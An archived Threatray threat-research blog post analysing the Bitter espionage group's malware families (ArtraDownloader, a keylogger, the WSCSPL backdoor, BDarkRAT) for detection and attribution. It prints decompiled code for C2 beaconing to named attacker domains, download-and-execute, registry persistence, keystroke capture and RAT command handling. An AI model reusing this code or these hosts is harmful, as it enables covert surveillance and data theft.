The Bitter End: Unraveling Eight Years of Espionage Antics – Part Two | Threatray

Archived: 2026-04-05 16:45:42 UTC

By Abdallah Elshinbary and Jonas Wagner in collaboration with Proofpoint's Nick Attfield and Konstantin Klinger.


This is a two-part blog series, detailing research undertaken in collaboration with Proofpoint. Part one of this blog series can be found on their website here.

Key findings

- Bitter's malware has significantly evolved since 2016, moving from basic downloaders to more capable RATs. The group primarily uses simple and home-grown payloads delivered via their infection chain, rather than relying on advanced anti-analysis techniques within the payloads itself.
- Their diverse toolset shows consistent coding patterns across malware families, particularly in system information gathering and string obfuscation. This strongly suggests a common developer base.
- Several of their recent malware families continue to undergo active development in 2025, with new variants appearing in recent campaigns.

Payload Arsenal

In this second part of our blog series on the Bitter espionage group, we turn our focus to the engine of their operations: a diverse and continually evolving payload arsenal. Since their first known malware surfaced in 2016, Bitter's toolset has expanded from basic downloaders to sophisticated backdoors and full-featured Remote Access Trojans (RATs). This section dissects the technical capabilities, evolutionary paths, and shared development traits of Bitter's malware, offering insights for detection, attribution and a comprehensive understanding of their operational sophistication.



Timeline and activity (in red, if known) of the different payloads deployed by Bitter.

Our exploration will proceed chronologically through each malware family, detailing its core functionality, distinctive code patterns, obfuscation techniques, command-and-control (C2) communication, and any identified variants. This analysis draws from both OSINT sources and our own research. We offer new insights on novel variants of MuuyDownloader, BDarkRAT and MiyaRAT, the latter two being observed in campaigns that Proofpoint documented in the first part of the blog post series.

Key to Bitter's mode of operation is their reliance on the infection chain for payload delivery during hands-on activities, rather than employing complex anti-analysis measures or packers within the malware itself.

Across their arsenal, we observe consistent code patterns, notably in how they gather system information and decode obfuscated strings using simple character addition or subtraction. It's also noteworthy that some malware families exhibit code pattern variations between different versions while retaining identical core functionality.

A central theme revealed by our analysis is Bitter's sustained use of a core suite of custom-developed tools in C/C++ and .NET. These tools frequently undergo iterative development, marked by significant shifts in obfuscation strategies and C2 communication protocols over the years. Furthermore, we will present evidence of shared development methodologies across malware families that might otherwise appear distinct, pointing to a cohesive development effort. These discernible

patterns not only fingerprint the group's modus operandi but also highlight their resourcefulness and evolution throughout their extensive operational history.

By providing a granular dissection of Bitter's payloads, we aim to give the most comprehensive insights to date into the actors tradecraft and equip defenders with a deeper understanding of the threats posed by this group. Such insights are crucial for crafting more effective detection signatures and for anticipating and tracking their future tactical shifts.

ArtraDownloader

The first known family used by Bitter is ArtraDownloader. First appearing in 2016 and received its name in 2019 based on a PDB string found within the samples. ArtraDownloader is a simple downloader written in C++ (`ef0cb0a1a29bcdf2b36622f72734aec8d38326fc8f7270f78bd956e706a5fd57`, seen in 2018).

The downloader starts by collecting system information, which includes username, computer name, and the operating system.

```
nSize = 255;
GetComputerNameA(COMPUTER_NAME, &nSize);
pcbData = 0x2000;
RegGetValueA(
  HKEY_LOCAL_MACHINE,
  "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion",
  "ProductName",
  0xFFFFu,
  0,
  &byte_413AB8,
  &pcbData);
pcbBuffer = 255;
GetUserNameA(USERNAME, &pcbBuffer);
```

ArtraDownloader collecting system information.

This collected information is then used to generate a victim's unique identifier.

```
// Build unique identifier
if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Cryptography", 0, 0x101u, &phkResult) )
{
  strcat(VICTIM_ID, COMPUTER_NAME);
  strcat(VICTIM_ID, "@!");
  v0 = strlen(USERNAME) + 1;
  v1 = USERNAME;
}
else
{
  cbData = 1023;
  RegQueryValueExA(phkResult, "MachineGuid", 0, &Type, Data, &cbData);
  RegCloseKey(phkResult);
  strcat(VICTIM_ID, COMPUTER_NAME);
  strcat(VICTIM_ID, "##");
  strcat(VICTIM_ID, USERNAME);
  strcat(VICTIM_ID, "@@");
  v0 = strlen(Data) + 1;
  v1 = Data;
}
```

ArtraDownloader building victim unique ID.

The unique identifier and collected system information is then encoded (by adding 1 to each byte) and sent to the C2 server. After the initial C2 request, ArtraDownloader expects a response containing the identifier `"DFCB="`. This identifier allows it to extract an encoded payload filename. ArtraDownloader then sends another C2 request to download the payload, saves it to disk, and executes it using `ShellExecuteA`.

```
  v56[v57] = 0;
  print_s(post_data_buffer, "BCDEF=%s&MNOPQ=%s&GHIJ=%s&UVWXYZ=%s&st=%d", v56, v53, v78, v76, 0);
  // Payload format:
  // BCDEF=<COMPUTER_NAME>&MNOPQ=<OS_VERSION>&GHIJ=<USERNAME>&UVWXYZ=<UNIQUE_ID>&st=<IS_PREV_DOWNLOADED>
}
print_s_0(
  request_buffer,
  "%s %s %s\r\n%s %s\r\n%s%s\r\n%s%s\r\nContent-length: %d\r\n\r\n%s",
  http_method,
  request_path,
  http_version,
  host_header_key,
  pNodeName,
  connection_header_key,
  connection_header_value,
  content_type_header_key,
  content_type_header_value,
  strlen(post_data_buffer),
  post_data_buffer);
if ( send(client_socket, request_buffer, strlen(request_buffer), 0) == -1 )
{
  closesocket(client_socket);
  client_socket = -1;
  return;
}
while ( recv(client_socket, c2_resp, 512, 0) > 0 )
{
  // Extract encoded payload name
  v59 = strstr(c2_resp, "DFCB=");
  if ( v59 )
  {
    v60 = v59 + 5;
    LOWORD(dword_412BDC) = *(v59 + 5);
    BYTE2(dword_412BDC) = v59[7];
    HIWORD(dword_412BDC) = BYTE2(dword_412BDC);
    if ( !strcmp(&dword_412BDC, "DWN") )
```

ArtraDownloader sending system information to C2 and receiving encoded payload name.

ArtraDownloader establishes persistence on the victim's machine by copying itself to a hardcoded path and adding its new location to the `Run` registry key.

```
lpSubKey = mw_dec_str(&byte_40FB7C);          // Software\Microsoft
strcat(lpSubKey, mw_dec_str(&byte_40FC30));   // \Windows\Currentversion\Run
v0 = mw_dec_str(&byte_40FC4C);                // JITDfbug
v7 = mw_dec_str(&byte_40FC58);                // Environment
v1 = mw_dec_str(&byte_40FC64);                // Qrp
v6 = v1;
if ( RegQueryValueExA(0, v0, 0, 0, 0, 0) )
{
  v2 = mw_dec_str(&byte_40FC68);              // cmd
  strcat(v2, mw_dec_str(&byte_40FC6C));       //  /c start %Qrp%
  strcat(v2, mw_dec_str(&byte_40FC80));       // && exit
  RegOpenKeyExA(HKEY_CURRENT_USER, lpSubKey, 0, 0xF003Fu, &phkResult);
  // HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\JITDfbug <- "cmd /c start %Qrp% && exit"
  RegSetValueExA(phkResult, v0, 0, 1u, v2, strlen(v2));
  RegCloseKey(phkResult);
  v1 = v6;
}
if ( RegQueryValueExA(0, v1, 0, 0, 0, 0) )
{
  RegOpenKeyExA(HKEY_CURRENT_USER, v7, 0, 0xF003Fu, &phkResult);
  // HKEY_CURRENT_USER\Environment\Qrp <- [path_to_the_copied_file]
  RegSetValueExA(phkResult, v1, 0, 1u, &Data, strlen(&Data));
  RegCloseKey(phkResult);
}
return 0;
```

ArtraDownloader setting up persistence on the victim’s machine.

Important strings are obfuscated with a simple encoding algorithm where each character is decoded by subtracting 1.

Two additional variants of ArtraDownloader were discovered in the wild. These variants primarily differ in their string obfuscation methods and HTTP request formats.

In the second variant (`0b2a794bac4bf650b6ba537137504162520b67266449be979679afbb14e8e5c0` , seen in 2019), strings are decoded by subtracting 3 from each character, rather than 1 as in the first variant.

Like the original variant, this version collects similar system information, encodes it by adding 1 to each byte, then transmits it to the C2 server using a different format. This variant also expects a different identifier (`"AXE: #"`) from the C2 server to extract the payload name.

```
while ( v49 );
sprintf(formatted_payload, "%s*%s*%s", VICTIM_ID, hostnameBuffer, osInfoBuffer);
// Payload format:
// <GUID>*<HOST_NAME>*<OS_INFO>
v50 = build_c2_payload(formatted_payload);
v51 = encoded_payload;
do
{
  v52 = *v50;
  *v51++ = *v50++;                          // encode the payload by adding 1 to each byte
}
while ( v52 );
v53 = send_to_c2(encoded_payload);          // send encoded payload to the C2
v54 = c2_resp;
do
{
  v55 = *v53;
  *v54++ = *v53++;
}
while ( v55 );
v56 = 0;
v57 = 0;
while ( v69[v56] != -1 )
{
  ++v57;
  ++v56;
}
memset(v89, 0, sizeof(v89));
for ( jj = 0; jj < v57; ++jj )
  *(v89 + jj) = LOBYTE(v69[jj]) - 3;        // HTTP/1.1 200 OK
if ( strstr(c2_resp, v89) )
{
  v59 = malloc(0x400u);
  // Extract payload name
  v60 = strstr(c2_resp, "AXE: #");
  if ( v60 )
  {
    v59 = strchr(v60, 35) + 1;
```

Second ArtraDownloader variant sending system information to C2 and receiving payload name.

The third variant (`f0ef4242cc6b8fa3728b61d2ce86ea934bd59f550de9167afbca0b0aaa3b2c22` , seen in 2018) uses a string decoding method that subtracts 13 from each character.

This variant collects various system information, but unlike the other two variants, it doesn't encode the payload sent to the C2 server. The third variant also expects a distinct identifier (`"Yes file"`) from the C2 server to extract the payload name.

```
mw_build_c2_payload();
strncat_s(C2_PAYLOAD, 0x400u, &Str, 0x1Eu);
sprintf(
  buf,
  "%s%s%s%s%s%s%s%s",
  "GET /",
  C2_PATH,                                  // healthne/accept.php
  C2_PAYLOAD,                               // ?a=<HOST_NAME>&b=<COMPUTER_NAME>&c=<OS_VERSION>&d=<VICTIM_ID>&e=
  " HTTP/1.1\r\n",
  "Host: ",
  C2_ADDR,                                  // aroundtheworld123.net
  &new_line,
  &new_line);
send(v1, buf, strlen(buf), 0);
if ( strstr(&Str, byte_43044C) )
{
  Str = 0;
  if ( v12 >= 0x10 )
    operator delete(v10);
  v12 = 15;
  v11 = 0;
  LOBYTE(v10) = 0;
  if ( v16 >= 0x10 )
    operator delete(v14);
  v16 = 15;
  v15 = 0;
  LOBYTE(v14) = 0;
  if ( v19 >= 0x10 )
    goto LABEL_32;
}
else
{
  memset(c2_resp, 0, sizeof(c2_resp));
  recv(v1, c2_resp, 512, 0);
  closesocket(v1);
  // Extract payload name
  if ( strstr(c2_resp, "Yes file") )
  {
    memset(byte_431DD0, 0, sizeof(byte_431DD0));
    memset(byte_433040, 0, 0x104u);
    memset(SrcBuf, 0, 0x104u);
```

Third ArtraDownloader variant sending system information to C2 and receiving payload name.

ArtraDownloader has been observed deploying a simple keylogger, WSCSPL backdoor and a .NET RAT known as BDarkRAT.

Keylogger

Bitter has been known to deploy a simple C++ keylogger module in different campaigns. The keylogger (`f619eb9a6255f6adcb02d59ed20f69d801a7db1f481f88e14abca2df020c4d26` , seen in 2017) creates paths for two log files in the `"%APPDATA"` directory.

```
mw_dec_str(SEMAPHORE);                          // Net Amount Payable to the Customer
mw_dec_str(&TEMP_LOG_FILE);                     // syslog0812AXbcW1.tean
mw_dec_str(&PERMANENT_LOG_FILE);                // syslog0812AXbcW.neat
mw_dec_str(&ACTIVE_WINDOW_TITLE);               // Active Window:
CreateSemaphoreA(0, 1, 1, SEMAPHORE);
if ( GetLastError() == 183 )
  exit(0);
sub_4025C0();
sub_402F30();
result = GetModuleFileNameA(0, Filename, 0x104u);
if ( result )
{
  strncpy_s(byte_428200, 0x104u, &byte_420AC0, 0x104u);
  strncpy_s(byte_420598, 0x104u, &byte_420AC0, 0x104u);
  strncpy_s(byte_428308, 0x104u, &byte_420AC0, 0x104u);
  strncpy_s(TEMP_LOG_FILE_PATH, 0x12Cu, APPDATA, 0x104u);
  strncat_s(TEMP_LOG_FILE_PATH, 0x12Cu, "\\", 1u);
  strncat_s(TEMP_LOG_FILE_PATH, 0x12Cu, &TEMP_LOG_FILE, 0xFAu);
  strncpy_s(PERMANENT_LOG_FILE_PATH, 0x12Cu, APPDATA, 0x12Cu);
  strncat_s(PERMANENT_LOG_FILE_PATH, 0x12Cu, "\\", 1u);
  strncat_s(PERMANENT_LOG_FILE_PATH, 0x12Cu, &PERMANENT_LOG_FILE, 0xFAu);
  v6 = CreateThread(0, 0, StartAddress, byte_41B5E6, 0, &v7);
  if ( v6 )
    return WaitForSingleObject(v6, 0xFFFFFFFF);
  else
    return 1;
```

Bitter keylogger creating log files on the victim's machine.

The keylogger then starts a new thread to set up a hook for monitoring keyboard input events. It also has the capability to capture clipboard contents. The keystrokes are encoded by adding 20 to each character before being written to a temporary log file.

Once the temporary log file reaches 1KB in size, its contents are transferred to a permanent log file. The temporary file is then deleted and recreated to continue capturing new data.

```
  // write keystrokes to the temp log file
  v6 = strlen(pressed_key);
  for ( i = 0; i < v6; ++i )
  {
    pressed_key[i] += 20;                       // encode captured keystrokes
    fputc(pressed_key[i], v2);
  }
  fclose(v2);
LABEL_15:
  v8 = fopen(TEMP_LOG_FILE_PATH, "a+");
  fseek(v8, 0, 2);
  log_size = ftell(v8);
  result = fclose(v8);
  // check if the size of the temp log file > 1KB
  if ( log_size >= 1000 )
  {
    mw_move_logs_to_permanent_file();           // move logs from temporary to permanent log file
    return _unlink(TEMP_LOG_FILE_PATH);         // remove temp log file
  }
```

Bitter keylogger writing keystrokes to the log file.

Strings are obfuscated with a simple encoding algorithm where each character is decoded by subtracting 13.

The keylogger lacks exfiltration capabilities, requiring deployment alongside another module (such as the WSCSPL backdoor) to handle the exfiltration of collected logs.

WSCSPL Backdoor

WSCSPL is a backdoor written in C that emerged in 2016 as ArtraDownloader's next-stage payload. Like ArtraDownloader, the backdoor (`a241cfcd60942ea401d53d6e02ec3dfb5f92e8f4fda0aef032bee7bb5a344c35` , seen in 2018) collects system information including username, computer name, and operating system.

```
cbData = 260;
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, unk_406020, 0, 0x101u, &phkResult)// Software\Microsoft\Windows NT\Currentversion
  && RegQueryValueExA(phkResult, byte_406050, 0, 0, OS_VERSION, &cbData) )// ProductName
{
  *OS_VERSION = 85;
}
RegCloseKey(phkResult);
pcbBuffer = 255;
if ( GetUserNameA(USERNAME, &pcbBuffer) )
{
  if ( sub_401280() )
    strcat(USERNAME, "/A");
}
else
{
  USERNAME[0] = 78;
}
pcbBuffer = 255;
result = GetComputerNameA(COMPUTER_NAME, &pcbBuffer);
if ( !result )
  COMPUTER_NAME[0] = 78;
return result;
```

WSCSPL collecting system information.

The collected information is concatenated and encoded before sending it to the C2 server. WSCSPL receives a numerical value from the C2 server that indicates which command to execute. The backdoor supports several commands, each executed in its own thread, notably:

- Getting the machine information
- Getting drives info
- Downloading and executing files
- Executing remote commands

Strings are obfuscated and encoded with a simple algorithm, which decodes them by adding 34 to each character.

```
for ( i = byte_40605C; *i; ++i )
  *i += 34;                                 // wcnchost.ddns.net
for ( v1 = a1mdruPcGapmqmd; *v1; ++v1 )
  *v1 += 34;                                // Software\Microsoft\Windows NT\Currentversion
for ( v2 = byte_406050; *v2; ++v2 )
  *v2 += 34;                                // ProductName
v3 = &byte_406070;
if ( byte_406070 )
{
  do
    *v3++ += 34;                            // ComSpec
  while ( *v3 );
}
```

WSCSPL decoding strings.

BDarkRAT

BDarkRAT is a .NET RAT first discovered in 2019 that Bitter group continues to use today. The RAT (`e07e8cbeeddc60697cc6fdb5314bd3abb748e3ac5347ff108fef9eab2f5c89b8` , seen in 2021) begins by gathering basic system information such as username, operating system, and MAC address. A hardcoded version number is appended to the collected information before sending it to the C2 server in order to register new victims.

```
protected internal override void Write()
{
    base.WriteByte(0);
    base.WriteString(WMI.ReadString("CSName", "CIM_OperatingSystem", null));
    base.WriteString(GetCountry.Country());
    try
    {
        base.WriteBytes(Dns.GetHostByName(Dns.GetHostName()).AddressList[0].GetAddressBytes());
    }
    catch (Exception)
    {
    }
    base.WriteString(WindowsIdentity.GetCurrent().Name.Split(new char[] { '\\' })[1]);
    base.WriteString(WMI.ReadString("CSName", "CIM_OperatingSystem", null));
    base.WriteString(WMI.ReadString("Caption", "CIM_OperatingSystem", null));
    base.WriteInteger(WMI.ReadInteger("BuildNumber", "CIM_OperatingSystem", null));
    base.WriteString(WMI.ReadString("OSArchitecture", "CIM_OperatingSystem", null));
    base.WriteString(WMI.ReadString("CSDVersion", "CIM_OperatingSystem", null));
    base.WriteString(WMI.ReadString("RegisteredUser", "CIM_OperatingSystem", null));
    base.WriteString(WinSerial.GetSerial());
    base.WriteString(WMI.ReadString("SystemDirectory", "CIM_OperatingSystem", null));
    base.WriteString(WMI.ReadString("SystemDrive", "CIM_OperatingSystem", null) + "\\");
    base.WriteString(string.Format("{0} GB", WMI.ReadInteger("TotalVisibleMemorySize", "CIM_OperatingSystem", null) /
      1000000));
    base.WriteString(WMI.ReadString("Name", "CIM_Processor", null));
    string text = "";
    try
    {
        foreach (ManagementBaseObject managementBaseObject in new ManagementObjectSearcher("select MACAddress, IPEnabled
          from Win32_NetworkAdapterConfiguration").Get())
        {
            if (managementBaseObject["IPEnabled"].ToString() == "True")
            {
                text += managementBaseObject["MACAddress"].ToString();
            }
        }
    }
    catch
    {
    }
    base.WriteString(text);
    base.WriteString(Program.Version);
}
```

BDarkRAT collecting system information.

BDarkRAT includes standard RAT capabilities such as executing shell commands, downloading files, and managing files on the compromised system.

```
public static void Initialize()
{
    ClientPacketProcessor.packetList = new SortedList<short, ClientPacketProcessor.PacketType>();
    ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("1", 2, typeof(R_DeleteFile)));
    ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("12", 18, typeof(R_FileMgrGetDrives)));
    ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("13", 19, typeof(R_FileMgrGetFiles)));
    ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("14", 20, typeof(R_CreateFile)));
    ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("15", 21, typeof(R_CopyFily)));
    ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("26", 38, typeof(R_FileTransferBegin)));
    ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("27", 39, typeof(R_FileTransferSend)));
    ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("28", 40, typeof(R_FileTransferEnd)));
    ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("29", 41, typeof(R_FileTransferStart)));
    ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("30", 48, typeof(R_GetCommand)));
    ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("31", 49, typeof(R_StartCmd)));
    ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("32", 50, typeof(R_StopCmd)));
    ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("33", 51, typeof(R_HeartbeatMessage)));
}
```

BDarkRAT registering different C2 commands.

The configuration for the RAT is hardcoded in plain text, with the C2 address in hex-encoded form.

```
// Token: 0x04000001 RID: 1
public static string hostname = "73006E0073007200730076006300680006F00730074002E0063006F006D00";

// Token: 0x04000002 RID: 2
public static int ConnectPort = 39270;

// Token: 0x04000003 RID: 3
public static string ConnectIP = "";

// Token: 0x04000004 RID: 4
public static int NetworkKey = 746998;
```

BDarkRAT embedded configuration.

The RAT contains a hardcoded encryption key (stored in the config field NetworkKey) used to encrypt network packets with a simple XOR operation before sending to the C2 server.

A newer variant of BDarkRAT (`bf169e4dacda653c367b015a12ee8e379f07c5728322d9828b7d66f28ee7e07a` , seen in 2024) expanded its capabilities to include screen capture and PowerShell command execution. They also shifted from using a descriptive name for each C2 command in the initialization function to numerical values, but the function names still explain the functionality of each C2 command.

```
public static void Activate()
{
    sdfseryruytiyuloknmnbprocessor.messageList = new SortedList<short, sdfseryruytiyuloknmnbprocessor.MessageType>();
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("1", 1, typeof(drawon_Drives)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("2", 2, typeof(drawon_fdgrtyou5679yujhkher)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("3", 3, typeof(drawon_filechangebegin)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("4", 4, typeof(drawon_changeSend)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("5", 5, typeof(drawon_changeend)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("6", 6, typeof(drawon_facts)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("7", 7, typeof(drawon_startcommand)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("8", 8, typeof(drawon_Shell)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("9", 9, typeof(drawon_Stopcmd)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("10", 16, typeof(drawon_RefreshClient)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("11", 17, typeof(drawon_changestart)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("12", 18, typeof(drawon_copyme)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("13", 19, typeof(drawon_deletefile)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("14", 20, typeof(drawon_ScreenCapture)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("15", 21, typeof(drawon_folderdetailcount)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("16", 22, typeof(drawon_stopfiledownloading)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("17", 23, typeof(drawon_startshellwithpath)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("18", 24, typeof(drawon_SearchFileExtension)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("19", 25, typeof(drawon_ScreenCaptureLive)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("20", 32, typeof(drawon_ScreenCaptureLiveStop)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("24", 36, typeof(drawon_StartPS)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("23", 35, typeof(drawon_powercommand)));
}
```

New BDarkRAT variant with more C2 commands.

This variant collects less system information compared to the previous version, and no longer includes the RAT's version number.

```
protected internal override void Write()
{
    base.WriteByte(0);
    string name = WindowsIdentity.GetCurrent().Name;
    base.stringwriting(name.Split(new char[] { '\\' })[0]);
    base.stringwriting(name.Split(new char[] { '\\' })[1]);
    base.stringwriting(kuiliolyurtyurtyyyyyy5675.readingstr("Caption", "CIM_OperatingSystem", null));
    base.stringwriting(kuiliolyurtyurtyyyyyy5675.readingstr("OSArchitecture", "CIM_OperatingSystem", null));
    string location = Assembly.GetEntryAssembly().Location;
    base.stringwriting(location);
}
```

New BDarkRAT system information collection.

In this variant, the C2 address is now encrypted instead of just hex-encoded.

```
// Token: 0x04000007 RID: 7
public static int cport = 40269;

// Token: 0x04000008 RID: 8
public static string domain = "yh2+ON13Ys0fRiYVJt1UAHCyaScgJYMYxk97eXNVhGvnLeKx40pTH9IH+1d0SrSs";

// Token: 0x04000009 RID: 9
public static string cip = "";

// Token: 0x0400000A RID: 10
public static int netkey = 596381;
```

BDarkRAT with encrypted C2 address.


The encryption algorithm for the C2 address is AES-256-CBC, where the key and IV are derived via the PBKDF2 algorithm.

In early 2025, Proofpoint discovered another BDarkRAT variant (`e599c55885a170c7ae5c7dfdb8be38516070747b642ac21194ad6d322f28c782`). While this variant shared the same new capabilities as the one discovered in 2024, it reverted to using hex-encoded C2 addresses like the older variant.

```
// Token: 0x0400001D RID: 29
public static string domain = "67006F007200670078007700650062007300650074002E0063006F006D00";

// Token: 0x0400001E RID: 30
public static int cport = 51620;

// Token: 0x0400001F RID: 31
public static string cip = "";

// Token: 0x04000020 RID: 32
public static int netkey = 596381;
```

BDarkRAT embedded configuration with hex-encoded C2 address


BDarkRAT has been given several names by the community, including SplinterRAT. These different names likely emerged due to varying .NET namespaces found in different samples in the wild.



One of the .NET namespaces that appeared in BDarkRAT samples.


However, we believe that BDarkRAT is likely the most accurate name for this RAT, as reported in 2023, since many code components from its early versions were derived from DarkAgentRAT, an open-source .NET RAT from 2011.

The initialisation of C2 commands represents one of the key code similarities between BDarkRAT and DarkAgentRAT.




DarkAgentRAT (left) using the same C2 initialization pattern as BDarkRAT (right).

Additionally, the encryption for network packets matches BDarkRAT exactly, even using identical function names:



DarkAgentRAT (left) using the same network packet encryption function as BDarkRAT (right).



DarkAgentRAT (left) using the same function to send network packets as BDarkRAT (right).

Since BDarkRAT is based on an open-source RAT, it was essential to identify its unique functions that don't exist in the open-source version. Using our native function retrohunt capabilities, we quickly verified which functions would make suitable candidates for YARA rule generation.

	Analysis Id	Analysis Label	Analysis Created	Location	File Hash	File Verdict	File Malware Families	Matching Function Addresses
0	fa6b5e4f	vx-underground-apt	2022-09-22 02:35:11	Static analysis	78b161...15065c	malicious	BDarkRAT	0x2910 [Sim: high (1.00), Conf: medium]
1	fa6b5e4f	vx-underground-apt	2022-09-22 02:35:11	PID: 4888 | Base: 0x1d0000	78b161...15065c	malicious	BDarkRAT	0x2910 [Sim: high (1.00), Conf: medium]
2	f398f34f	osint_10425	2021-08-04 01:11:20	Static analysis	adf805...d4a8fd	malicious	BDarkRAT	0x29f0 [Sim: high (1.00), Conf: medium]
3	f398f34f	osint_10425	2021-08-04 01:11:20	PID: 4612 | Base: 0x400000	bc0bfb...a640a7	suspicious	BDarkRAT	0x29f0 [Sim: high (1.00), Conf: medium]
4	f398f34f	osint_10425	2021-08-04 01:11:20	PID: 4612 | Base: 0x1c0000	adf805...d4a8fd	malicious	BDarkRAT	0x29f0 [Sim: high (1.00), Conf: medium]
5	efc22ad6	vx-underground-apt	2022-07-13 01:36:37	Static analysis	78b161...15065c	malicious	BDarkRAT	0x2910 [Sim: high (1.00), Conf: medium]
6	efc22ad6	vx-underground-apt	2022-07-13 01:36:37	PID: 5024 | Base: 0x1c0000	78b161...15065c	malicious	BDarkRAT	0x2910 [Sim: high (1.00), Conf: medium]
7	e435a622	tr_plugin	2025-01-27 14:38:52	Static analysis	0db680...cf45bd	malicious	BDarkRAT	0xa70 [Sim: high (1.00), Conf: medium]
8	e435a622	tr_plugin	2025-01-27 14:38:52	PID: 5600 | Base: 0x400000	f3f835...eb8553	malicious	BDarkRAT	0xa70 [Sim: high (1.00), Conf: medium]
9	e435a622	tr_plugin	2025-01-27 14:38:52	PID: 5600 | Base: 0x1c0000	0db680...cf45bd	malicious	BDarkRAT	0xa70 [Sim: high (1.00), Conf: medium]
10	d1cb5327	osint_10425	2021-08-05 01:05:07	Static analysis	adf805...d4a8fd	malicious	BDarkRAT	0x29f0 [Sim: high (1.00), Conf: medium]
